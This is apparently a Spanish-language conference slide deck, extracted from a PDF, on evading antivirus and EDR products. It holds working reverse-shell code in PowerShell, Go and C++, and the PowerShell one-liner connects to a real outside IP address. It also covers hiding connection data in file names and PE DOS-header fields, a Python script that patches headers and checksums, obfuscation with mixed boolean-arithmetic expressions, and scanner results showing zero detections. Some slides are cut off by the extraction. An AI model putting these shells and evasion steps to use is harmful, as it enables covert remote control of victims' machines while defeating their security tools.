



© 2022 CS³ Group – Todos los derechos reservados

4 de febrero de 2022 | Madrid (España)

Tongos, Trucos y Protecciones (TTPs) para evadir AVs/EDRs

Tipo de documento: Presentación

Autor del documento: CS³ Group (Pedro C. aka s4ur0n)

Código del Documento: ttp-edr.pdf

Versión: 1.2

Categoría: PÚBLICO

Fecha de elaboración: 28/12/2021

Nº de Páginas: 87




Hackplayers conference



```
0x1000040a1 488d35c0fd lea rsi, 0x100007a73 ; section.4.__TEXT.__cstring ; section.4.
0x1000040a2 488545d0 mov qword ptr [rbp], rax
0x1000040a5 85ff test edi, edi
< 0x1000040a7 7f05 jg 0x1000040ae
0x1000040a9 e8fb300000 call sym.func.1000071a9
> 0x1000040ae 488d35be3900 lea rsi, 0x100007a73 ; 0x100007a73 ; section.4.__TEXT.__cstring ; section.4.
ng
0x1000040b5 31ff xor edi, edi
```

Whoami

```
class PedroC:
    def __init__(self):
        self.name = 'Pedro Candel'
        self.email = 's4ur0n@s4ur0n.com'
        self.web = 'https://www.s4ur0n.com'
        self.nick = '@NN2ed_s4ur0n'
        self.company = 'CS3 Group'
        self.webcorp = 'https://cs3group.com'
        self.role = 'Security Researcher'
        self.work = ['Reversing', 'Malware', 'Offensive Security', '...']
        self.groups = ['mlw.re', 'OWASP', 'NetXploit', '...']
```



Hackplayers cOnference

© 2022 CS³ Group – Todos los derechos reservados

CS³ Group

Formación en Seguridad

Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Ingeniería Inversa

Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Hardware Hacking

Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Forense

Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

SIGINT

Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

ATM

Análisis de vulnerabilidades, auditoría, forense, skimming, shimmiing y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

Hacking Ético

Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Exploiting

Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Seguridad en dispositivos móviles

Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

DevSecOps

Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

T.S.C.M.

Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

PoS/TPV

Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

Análisis de Malware

Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Desarrollo Seguro

Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Respuesta ante incidentes

Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Intelligence

Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

Telecom

Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)


LOPD/GPDR/Cumplimiento

LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS



Hackplayers cOnference

© 2022 CS³ Group – Todos los derechos reservados



1. PowerShell

Reverse Shell & Cross-Compilers

Reverse Shell & Cross-Compilers

PayloadsAllTheThings (Oneliner TCP Client)

```
PS C:\Users\s4ur0n\Desktop\H-CON> powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TC
PClient("95.216.220.4",12345);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($byt
es, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendbac
k = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASC
II).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
En línea: 1 Carácter: 1
+ powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object Syst ...
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\s4ur0n\Desktop\H-CON>
+ (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```



Reverse Shell & Cross-Compilers

Migrar a Golang (p.e. reverse_shell.go = gambas.go)

```
package main
import ( "os/exec"
        "os"
        "net" )

func main() {
    hcon, _:=net.Dial("tcp", os.Args[1]) // IP:Port
    gamba:=exec.Command(os.Args[2]) // Binary
    gamba.Stdin=hcon
    gamba.Stdout=hcon
    gamba.Stderr=hcon
    gamba.Run( )
}
```



Reverse Shell & Cross-Compilers

Compi

env

ldfla

Descar

ild -

LOLBAS

☆ Star 3,848



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).

Search among 155 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At (Windows)
Atbroker.exe	Execute	Binaries	T1218: Signed Binary Proxy Execution
	Execute		T1202: Indirect

Reverse Shell & Cross-Compilers

Descargar (tradicional) (a)

```
st@ds:~# r1wrap nc -lvp 12345
listening on [any] 12345 ...
connect to [95.216.220.4] from 193.red-8
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell Core para Linux.
https://aka.ms/WindowsPowerShellLinux

PS C:\Users\s4ur0n\Desktop\H-CON> whoami
whoami
edrdev-s4ur0n\s4ur0n
PS C:\Users\s4ur0n\Desktop\H-CON> █
```

```
57.193] 62727
```

cas y mejoras. <https://aka.ms/PSWindows>



```
Windows PowerShell
PS C:\Users\s4ur0n\Desktop\H-CON> .\gamba.exe
```

```
> .\gamba.exe 172.16.113.1:12345 powershell
```


Reverse Shell & Cross-Compilers

Descargar (Teams y mil cosas más... EDR)

Copiar o descargar el payload en

The screenshot shows the Windows Event Viewer interface. A search filter 'payload' is applied. The event list shows a process creation event for 'Update.exe' at 11:22:20 AM on Jan 12, 2022, initiated by 'pwsh.exe'. The user is 'ellishlomo'. A detailed view of the event is shown on the right, including the path 'C:\Users\Ellishlomo\AppData\Local\Microsoft\Teams\Update.exe' and process ID 15264.

Event time	Event	Additional information	User
Jan 12, 2022, 11:22:20 AM	pwsh.exe created process Update.exe		ellishlomo
Jan 12, 2022, 11:17:44 AM	brave.exe set registry value for key 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run'		ellishlomo
Jan 12, 2022, 11:17:44 AM	brave.exe set registry value for key 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run'		ellishlomo

Update.exe

- Issuer: Microsoft Code Signing PCA 2011
- Is PE: False
- Process name: Update.exe
- Execution time: 1/12/2022, 11:22:20.564 AM
- Path: C:\Users\Ellishlomo\AppData\Local\Microsoft\Teams\Update.exe
- Integrity level: Medium
- Access privileges (UAC): Restricted
- Process ID: 15264
- Command line: "C:\Users\Ellishlomo\AppData\Local\Microsoft\Teams\Update.exe"

Reverse Shell & Cross-Compilers

Defender

Filename
gamba.exe


MD5
71ca3630e635e0442ebbe6277052e20f

★ Detected by
4/26

Scan Date
03-01-2022 10:41:43

- AV
- BU
- Es
- F-S

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.



NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean

Fortinet: Clean

AhnLab V3 Internet Security: Clean

F-Secure: Heuristic.HEUR/AGEN.1135444

Reverse Shell & Cross Compilers

Ofuscar el código

```
root@ds:~# rllwrap nc -lvp 12345
listening on [any] 12345 ...
connect to [95.216.220.4] from 193.104.12.100:54321
Windows PowerShell
Copyright (C) Microsoft Corporation
All rights reserved.

Instale la versión más reciente de PowerShell Core para Linux.
https://aka.ms/pscore6-linux

PS C:\Users\s4ur0n\Desktop\H-CON> whoami
edrdev-s4ur0n\s4ur0n
PS C:\Users\s4ur0n\Desktop\H-CON>
```

```
Windows PowerShell
PS C:\Users\s4ur0n\Desktop\H-CON> .\gamba
```

ANTISCAN.ME

Filename: gamba2.exe
MD5: 015d5b7b388f7746f76e661f408



Clean
Emsisoft Anti-Malware Clean
Comodo Antivirus Clean
Zone Alarm Antivirus Clean
Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

```
64235
ejoras. https://aka.ms/PSWindows
```

Reverse Shell & Cross-Compilers

- **Problemas:**

- **Firmas (Reconocimiento by Gibdeon):**

- `\x67\x63\x63\x2e\x67\x6e\x75`
- `INITY`
- `inity`
- `Infinity`
- `Mingw-w64 runtime failure:`
- `GCC: (GNU) 8.3-win32 20190406`
- `GCC: (GNU) 7.3-win32 20180506`
- `GCC: (GNU) 8.3-posix 20190406` **...Etc...**



Reverse Shell & Cross-Compilers


➤ Flags y fechas de compilación:

- Requieren una charla completa... `-dead_strip -fno-common -fno-asynchronous-unwind-tables -fno-exceptions -fno-`

• Soluciones Cross-Compilers:

- LLVM/Clang
- MinGW-w64
- Visual Studio
- Nim





2. Ofuscación

Code obfuscation through Mixed Boolean-Arithmetic (MBA) expressions

Code obfuscation through MBA expressions

- https://github.com/arnaugamez/talks/tree/master/2021/00_intent

@arnaugamez (Arnau Gàmez), Hacker and **mathematician**. Founder, security researcher and trainer @FuraLabs. Senior malware reverse engineer for \$vendor. Community @HackingLliure.



Code obfuscation through MBA expressions

Polynomial MBA expressions

A polynomial
composed
expression

$$E = \sum_{i \in I} a_i \cdot \left(\prod_{j \in J_i} e_{i,j}(x_1, \dots, x_t) \right)$$

each one
eral bitwise

Code obfuscation through MBA expressions

Linear MBA expressions

We can easily verify this equivalence with an SMT solver like Z3.

```
from z3 import *
x = BitVec('x', 8)
y = BitVec('y', 8)
E = (x ^ y) + 2 * (x & y)   #  $E = (x \oplus y) + 2(x \wedge y)$ 
E_simp = x + y             #  $E_{simp} = x + y$ 
prove (E == E_simp)       #  $E \stackrel{?}{\equiv} E_{simp}$ 
```

```
$ python eq.py
proved
```



Code obfuscation through MBA expressions

Ejemplo sencillo partiendo de la base:

$$E_1 = x + y$$

$$E_2 = (x \oplus y) + 2 * (x \wedge y)$$

$$E_3 = 151 * (39 * ((x \oplus y) + 2 * (x \wedge y)) + 23) + 111$$



Code obfuscation through MBA expressions

Código generado (32 bits):

```
uint8_t E1(uint8_t x, uint8_t y)
{
    return x+y;
}
```

```
movzx edx, byte [var_4h]
movzx eax, byte [var_8h]
add    eax, edx
```

```
uint8_t E2(uint8_t x, uint8_t y)
{
    return (x^y)+2*(x&y);
}
```

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
mov   edx, eax
movzx eax, byte [var_4h]
and   al, byte [var_8h]
add   eax, eax
add   eax, edx
```

```
uint8_t E3(uint8_t x, uint8_t y)
{
    return 151*(39*((x^y)+2*(x&y))+23)+111;
}
```

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
movzx edx, al
movzx eax, byte [var_4h]
and   al, byte [var_8h]
movzx eax, al
add   eax, eax
add   eax, edx
imul  eax, eax, 0x27
add   eax, 0x17
mov   edx, 0xffffffff97
imul  eax, edx
add   eax, 0x6f
```




Code obfuscation through MBA expressions

- **Conclusiones:**

- No ofuscar sólo el código y las cadenas.
- Ofuscar **todo tipo de operaciones susceptibles** (emplear 8/16/32/64 bits) según el destino y tipo.
- Recordar que $- = +(-)$; $* = +...n$; ...
- No emplear las optimizaciones de los compiladores (memoria, registros, etc.)





3. C++ Reverse Shell

WSASocket

C++ Reverse Shell (WSASocket)

WSASocketA function (winsock2.h)

The WSA Socket function creates a socket that is bound to a specific transport-service provider

```
s1 = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);  
R.sin_family = AF_INET;  
R.sin_port = htons(std::stoul(port, nullptr, 0));  
R.sin_addr.s_addr = inet_addr(ip.c_str());
```



C++ Reverse Shell (WSASocket)

```
WSAConnect(s1, (SOCKADDR*)&R, sizeof(R), 0, 0, 0, 0);  
memset(&A, 0, sizeof(A));  
A.cb = sizeof(A);  
A.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);  
A.hStdInput = A.hStdOutput = A.hStdError = (HANDLE)s1;  
  
TCHAR c[256] = L"cm";  
TCHAR d[256] = L"d.exe";  
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
```

C++ Reverse Shell (WSASocket)

Idea original: https://github.com/tihanyin/Simple-Reverse-Shell/blob/main/Reverse_shell_2022_12.cpp

```
string path = getFileName(argv[0]);
path.resize(path.size() - 4); //remove .exe from the file
//replace x to "."
for (int i = 0; i < path.size(); i++) {
    if (path[i] == 'x') {
        path[i] = '.';
    }
}
//PORT and IP from the executable
size_t i = path.rfind("_", path.length());
string port = path.substr(i+1, i-path.length());
string ip = path.substr(0, i);
```



C++ Reverse Shell (WSASocket)

- Trick:

```
.\172x16x113x1_12345.exe
```

- Round #1:

- Ejecutar con otros caracteres `\d{1,3}\w+...`
- Otras combinaciones: `\d{3}\d{3}\d{3}\d{3}\d{5}...`
- Ambas: `d{3}\w+\d{3}\w+\d{3}\w+\d{3}\w+\d{5}...`
- Sin extensión (tratado como un ejecutable)



C++ Reverse Shell (WSASocket)

The image is a composite of several elements:

- Source Code:** A code editor window titled 'Source.cpp' showing C++ code for a reverse shell using WSASocket. The code includes headers for `WSocket.h` and `WSocket.cpp`, and a `main` function that creates a listener socket and a client socket.
- Web Browser:** A browser window showing a scan result page from `antiscan.me`. The URL is `https://antiscan.me/scan/new/result?id=LQcERdvydgY2`. The page displays a file name `172x16x113x1_12345` and a detection status of `0/26`. Below this, there is a list of security products and their scan results: Ad-Aware Antivirus, AhnLab V3 Internet Security, Alyac Internet Security, Avast: Clean, AVG: Clean, Avira: Clean, Kaspersky: Clean, McAfee: Clean, and Malwarebytes: Clean.
- Security Scanner:** A window titled 'Simbolo del sistema' showing a directory listing for `C:\Users\s4ur0n\source`. The listing shows files and folders with their creation dates and times.
- Central Message:** A white box with a crown icon at the top, containing the text **KEEP CALM IT IS DEMO TIME**.

C++ Reverse Shell (WSASocket)

Dos Header (winnt.h)

```
typedef struct _IMAGE_DOS_HEADER { // DOS .EXE header
    WORD e_magic; // Magic number
    WORD e_cblp; // Bytes on last page of file
    WORD e_cp; // Pages in file
    WORD e_crlc; // Relocations
    WORD e_cparhdr; // Size of header in paragraphs
    WORD e_minalloc; // Minimum extra paragraphs needed
    WORD e_maxalloc; // Maximum extra paragraphs needed
    WORD e_ss; // Initial (relative) SS value
    WORD e_sp; // Initial SP value
    WORD e_csum; // Checksum
    WORD e_ip; // Initial IP value
    WORD e_cs; // Initial (relative) CS value
    WORD e_lfarlc; // File address of relocation table
    WORD e_ovno; // Overlay number
    WORD e_res[4]; // Reserved words
    WORD e_oemid; // OEM identifier (for e_oeminfo)
    WORD e_oeminfo; // OEM information; e_oemid specific
    WORD e_res2[10]; // Reserved words
    LONG e_lfanew; // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```



C++ Reverse Shell (WSASocket)

```
PS C:\Users\s4ur0n\source\repos\wsock\x64\Release> python -m pefile .\172x16x113x1_12345.exe
-----Parsing Warnings-----

Failed parsing FunctionEntry of UNWIND_INFO at 3a9c: 'Chained function entry cannot be changed'

-----DOS_HEADER-----

[IMAGE_DOS_HEADER]
0x0      0x0    e_magic:           0x5A4D
0x2      0x2    e_cblp:            0x90
0x4      0x4    e_cp:              0x3
0x6      0x6    e_crlc:            0x0
0x8      0x8    e_cparhdr:         0x4
0xA      0xA    e_minalloc:        0x0
0xC      0xC    e_maxalloc:        0xFFFF
0xE      0xE    e_ss:              0x0
0x10     0x10    e_sp:              0x0
0x12     0x12    e_csum:            0x0
0x14     0x14    e_ip:              0x0
0x16     0x16    e_cs:              0x0
0x18     0x18    e_lfarlc:          0x40
0x1A     0x1A    e_ovno:            0x0
0x1C     0x1C    e_res:             0x0
0x24     0x24    e_oemid:           0x0
0x26     0x26    e_oeminfo:         0x0
0x28     0x28    e_res2:            0x0
0x3C     0x3C    e_tranw:           0x100

-----NT_HEADERS-----
```

C++ Reverse Shell (WSASocket)

- Random name

```
.\random_chars.exe
```

- Round #2:

- **res** ($0x24 - 0x1C = 0x8 = 8$) ¿IPv4 [4] + Port [2]?
- **res2** ($0x3C - 0x28 = 0x14 \Rightarrow 20$) ¿IPv4/6 [16] + Port [2]?
- **e_csum** = $0x00$ = Constante, no se emplea
- ¿Se comprueba(n) por los AVs/EDRs/Antimalware?



C++ Reverse Shell (WSASocket)

pestudio 9.25 - Malware Initial Assessment - www.winitor.com

file settings about



c:\users\s4ur0n\source\repos\wsock\x64\release

indicators (33)
virustotal (warning)
dos-header (64 bytes)
dos-stub (192 bytes)
rich-header (checksum)
file-header (Dec.2021)
optional-header (console)
directories (7)
sections (93.94%)
libraries (11) *
functions (64)
exports (n/a)
tls-callbacks (n/a)
.NET (n/a)
resources (manifest) *
strings (226)
debug (Dec.2021) by (console)

property	value	detail
subsystem	0x0003	console
magic	0x020B	PE+
file-checksum	0x00000000	0x00010147 (expected)
entry-point	0x00001FA0	section:text
base-of-code	0x00001000	section:text
size-of-code	0x00001C00	7168 bytes
size-of-initialized-data	0x00002A00	10752 bytes
size-of-uninitialized-data	0x00000000	0 bytes
size-of-image	0x00009000	36864 bytes
size-of-headers	0x00000400	1024 bytes
size-of-stack-reserve	0x00100000	1048576 bytes
size-of-stack-commit	0x00001000	4096 bytes
size-of-heap-reserve	0x00100000	1048576 bytes
size-of-heap-commit	0x00001000	4096 bytes
section-alignment	0x00001000	4096 bytes



Hackplayers conference

© 2022 CS³ Group – Todos los derechos reservados

C++ Reverse Shell (WSASocket)

- Random name

```
.\random_source.exe
```

- Round #3:

- **res** ($0x24 - 0x1C = 0x8 = 8$) Port [2]
- **res2** ($0x3C - 0x28 = 0x14 \Rightarrow 20$) IPv4/6 [16]
- **e_csum** = $0x00$ = Constante, no se emplea
- **PE_Header (NT Header) + File_Header + Optional_Header = CRC recalculado**



C++ Reverse Shell (WSASocket)

```
1  #!/usr/bin/env python
2  import pefile
3  import sys
4  import os
5  import time
6  from hashlib import md5
7  from time import localtime
8
9
10 def add_prefix(filename):
11     prefix = md5(str(localtime()).encode('utf-8')).hexdigest()
12     return f"{prefix}_{filename}"
13
14
15 def ip2hex(ip):
16     return "0x" + "".join(map(lambda i: "{:02X}".format(int(i)), ip.split(".")))
17
18
19 if len(sys.argv) < 3:
20     print('Usage: ' + sys.argv[0] + ' [path\]filename.ext IP port')
21     sys.exit()
22
23 # Open and save backup file
24 print('[+] Opening source file ' + sys.argv[1])
25 pe = pefile.PE(sys.argv[1])
26 tmpFilename = 'temp.exe'
27 newFilename = add_prefix(sys.argv[1])
28 print('[+] Writing settings into ' + newFilename)
29 pe.write(filename=tmpFilename)
30 pe.__data__.close()
```



C++ Reverse Shell (WSASocket)

```
32 # Change DOS stub offsets (PEfile doesn't change DOS_HEADER)
33 file = open(tmpFilename, 'r+b')
34 hexIpAddr = ip2hex(sys.argv[2])
35 print('    [+] Victim IP: ' + sys.argv[2] + ' (' + hexIpAddr + ')')
36 data = bytes.fromhex(hexIpAddr[2:])
37 file.seek(28) #pe.DOS_HEADER.res (0x1C -> 0xAC107101)
38 file.write(data)
39 hexPort = hex(int(sys.argv[3]))
40 print('    [+] Target port: ' + sys.argv[3] + ' (' + hexPort + ')')
41 data = bytes.fromhex(hexPort[2:])
42 file.seek(40) # pe.DOS_HEADER.res2 (0x28 -> 0x3039)
43 file.write(data)
44 file.close()
45
46 # Save with new CRC and new datetime timestamp
47 print('    [+] Changing timestamp')
48 print('    [+] New checksum calculated')
49 pe = pefile.PE(tmpFilename)
50 epochTime = int(time.time())
51 pe.FILE_HEADER.TimeDateStamp = epochTime
52 pe.write(filename=newFilename)
53 pe.__data__.close()
54 # Clean tmp file
55 os.remove(tmpFilename)
```



C++ Reverse Shell (WSASocket)

5

The screenshot shows the PEStudio 9.25 interface. The left pane displays the file structure, with the 'rich-header (checksum)' entry highlighted in red. The right pane shows a table of properties for the rich header, with a sub-table of checksums highlighted in red.

product-id (10)	build-id (5)	count
Implib900	Visual Studio 2008 - 9.0	12
Utc1900_CPP	n/a	24
Utc1900_C	n/a	10
Masm1400	n/a	3
Implib1400	n/a	6
Implib1400	Visual Studio 2015 - 14.0	5
Import	Visual Studio	71
Utc1900 LTCG_CPP	n/a	1
Cvtres1400	n/a	1
Linker1400	n/a	1

property	value
offset	0x00000080
checksum-builtin	0xE1ED2519
checksum-computed	0x61EDC741

C++ Reverse Shell (WSASocket)

PE Checksum (sysinternals)

```
static uint CalcChecksum(byte[] data, int PEChecksum)
{
    long checksum = 0;
    var top = Math.Pow(2, 32);

    for (var i = 0; i < data.Length / 4; i++)
    {
        if (i == PEChecksum / 4)
        {
            continue;
        }
        var dword = BitConverter.ToUInt32(data, i * 4);
        checksum = (checksum & 0xffffffff) + dword + (checksum >> 32);
        if (checksum > top)
        {
            checksum = (checksum & 0xffffffff) + (checksum >> 32);
        }
    }
}
```



C++ Reverse Shell (WSASocket)

```
checksum = (checksum & 0xffff) + (checksum >> 16);  
checksum = (checksum) + (checksum >> 16);  
checksum = checksum & 0xffff;  
  
checksum += (uint)data.Length;  
return (uint)checksum;  
  
}
```

https://github.com/BitsOfBinary/pe_trimmer



C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
 - El nombre del fichero no se podrá posteriormente recuperar y será nulo (incluso para .\)
 - El stub DOS_HEADER tampoco podrá leerse y/o se verá que hay un tamper en su cabecera.
- **Aproximación a una solución:**
 - ¿Añadir un recurso con dichos datos? P.e. Un icono, tabla con los datos...



C++ Reverse Shell (WSASocket)

```
int main()
{
    print
    wchar
    if (!
    {
    }
    else
    {
    }
    getch
    FreeC
    WSASt
}

string convertToString(wchar_t* wc)
{
    char a[BUF_SIZE];
    char DefChar = ' ';
    int i;

    WideCharToMultiByte(CP_UTF8, 0, wc, -1, a, BUF_SIZE, &DefChar, NULL);
    string s = "";
    for (i = 0; i < BUF_SIZE; i++) {
        // printf("Char: %c\n", a[i]);
        if (a[i] == '\\0') {
            break;
        }
        s += std::string(1, a[i]);
    }
    return s;
}
```

C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
 - Si lo pasamos a una shellcode, no tendremos acceso al recurso a no ser que lo leamos directamente... más código, más APIs y DLLs, y tocamos fichero en disco...



C++ Reverse Shell (WSASocket)

- **Hardcodear (compatible con shellcode) y ofuscar:**

```
uint32_t hexIp = 0xAC107101; // 172.16.113.1 -> 0xAC107101
int hexPort = 0x3039; // 12345
string ip = "";
string port = "";

// Convert hex IP to string (ip dotted)
int temp = 0;
for (int i = 0; i < 8; i++) {
    if (i % 2 == 0)
    {
        temp += hexIp & 15;
        hexIp = hexIp >> 4;
    }
    else
    {
        stringstream ss;
        temp += (hexIp & 15) * 16;
        hexIp = hexIp >> 4;
        ss << temp;
        ip = ss.str() + "." + ip;
        temp = 0;
    }
}
ip.pop_back();
// cout << ip;
```


C++ Reverse Shell (WSASocket)

```
// Convert hex port to string
std::stringstream ss;
ss << hexPort;
port = ss.str();
// cout << port;

// cin.get();

FreeConsole(); //Hide window
WSAStartup(MAKEWORD(2, 2),
s1 = WSASocket(AF_INET, SOCK_STREAM, 0,
R.sin_family = AF_INET;
R.sin_port = htons(std::stoi(port));
R.sin_addr.s_addr = inet_addr("127.0.0.1");
WSAConnect(s1, (SOCKADDR*)&R, sizeof(R));
memset(&A, 0, sizeof(A));
A.cb = sizeof(A);
A.dwFlags = (STARTF_USESTDHANDLES);
A.hStdInput = A.hStdOutput = A.hStdError = INVALID_HANDLE_VALUE;
TCHAR c[256] = L"cmd.exe";
TCHAR d[256] = L"d.exe";
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
}
```



